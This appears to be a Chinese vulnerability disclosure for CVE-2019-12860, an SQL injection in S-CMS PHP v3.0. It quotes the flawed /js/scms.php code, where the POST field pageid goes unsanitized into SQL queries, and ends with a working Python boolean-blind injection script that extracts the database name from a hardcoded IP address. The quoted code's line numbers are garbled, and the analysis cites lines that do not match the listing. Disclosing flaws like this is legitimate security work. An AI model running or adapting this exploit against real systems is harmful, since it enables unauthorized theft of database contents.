# CVE-2019-12860：S-CMS PHP v3.0存在SQL注入漏洞

## 一、漏洞摘要

> 漏洞名称: S-CMS PHP v3.0存在SQL注入漏洞
> 上报日期: 2019-05-31
> 漏洞发现者: zhhhy
> 产品首页: https://www.s-cms.cn/download.html?code=php
> 软件链接: https://www.s-cms.cn/download.html?code=php
> 版本: PHP v3.0
> CVE编号: CVE-2019-12860

## 二、漏洞概述


漏洞代码位置：/js/scms.php 第182-204行

```
167
168 break;
169 case "comment":
170 ready(plug("x11","1"));
171 break;
172
173 case "jssdk":
174 $APPID = $C_wx_appid;
175 $APPSECRET = $C_wx_appsecret;
176 $info=getbody("https://api.weixin.qq.com/cgi-bin/token?grant_type=client_credential&appid=".$APPID."&secret=".$APPSECRET,"");
177 $access_token=json_decode($info)->access_token;
178 $info=getbody("https://api.weixin.qq.com/cgi-bin/ticket/getticket?access_token=".$access_token."&type=jsapi","");
179 $ticket=json_decode($info)->ticket;
180 $url=$_POST["url"];
181 $noncestr=gen_key(20);
182 $timestamp=time();
183 $pageid=$_POST["pageid"];
84 if($pageid==""){
85         $pageid=1;
86 }
87 switch($_POST["pagetype"]){
88 case "index":
89 $img=$C_ico;
90 break;
91 case "text":
92 $img=getrs("select * from ".TABLE."text where T_id=".$pageid,"T_pic");
93 break;
94 case "product":
95 $img=getrs("select * from ".TABLE."psort where S_id=".$pageid,"S_pic");
96 break;
97 case "productinfo":
98 $img=splitx(getrs("select * from ".TABLE."product where P_id=".$pageid,"P_path"),"|",0);
99 break;
00 case "news":
01 $img=getrs("select * from ".TABLE."nsort where S_id=".$pageid,"S_pic");
02 break;
03 case "newsinfo":
04 $img=getrs("select * from ".TABLE."news where N_id=".$pageid,"N_pic");
```


由于是整型注入，对一些引号等的处理容易被绕过

172,0-1

代码分析：
在第83行处，变量$pageid接受使用POST方式传递的pageid的值。而在第87行和第95行处，变量$pageid被直接拼接进SQL语句之中，从而产生注入。而由于是数字型注入，避免使用单引号等符号以至于绕过了防御。
构造如下数据包 ，如图所示。




可以看到数据包回显了20151019102732946.jpg。
而构造错误的数据包如下




会发现错误的数据包不会回显20151019102732946.jpg。由此可以判断这是一个布尔型注入。

# 三、利用方法

构造如下poc.py

POC代码如下：

```
import requests
import urllib.parse

chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz_0123456789'

url='http://106.14.144.32:2000/js/scms.php'

def getDatabaseLength():
    print('开始爆破数据库长度。。。')
    for i in range(10):
        payload="1%0Aand%0Aif(length(database())>{},1,0)#".format(i)
        payload=urllib.parse.unquote(payload)
        data = {
            'action':'jssdk',
            'pagetype':'text',
            'pageid':payload
        }
        # print(data)
        # data = urllib.parse.unquote(data)
        # print(data)
        rs = requests.post(url=url,data=data)
        rs.encode='utf-8'
        # print(rs.text)
        if "20151019102732946.jpg" not in rs.text:
            print("数据库名的长度为：{}".format(i))
            return i

def getDatabaseName():
    print('开始获取数据库名')
    databasename = ''

    length = getDatabaseLength()
    # length = 4
    for i in range(1,length+1):
        for c in chars:
            payload='1%0Aand%0Aif(ascii(substr(database(),{},1))={},1,0)#'.format(i,ord(c))
            # print(payload)
            payload = urllib.parse.unquote(payload)
            data = {
                'action': 'jssdk',
                'pagetype': 'text',
                'pageid': payload
            }
            rs = requests.post(url=url, data=data)
            rs.encode = 'utf-8'
            # print(rs.text)
            if "20151019102732946.jpg" in rs.text:
                databasename = databasename+c
                print(databasename)

    return databasename
getDatabaseName()
```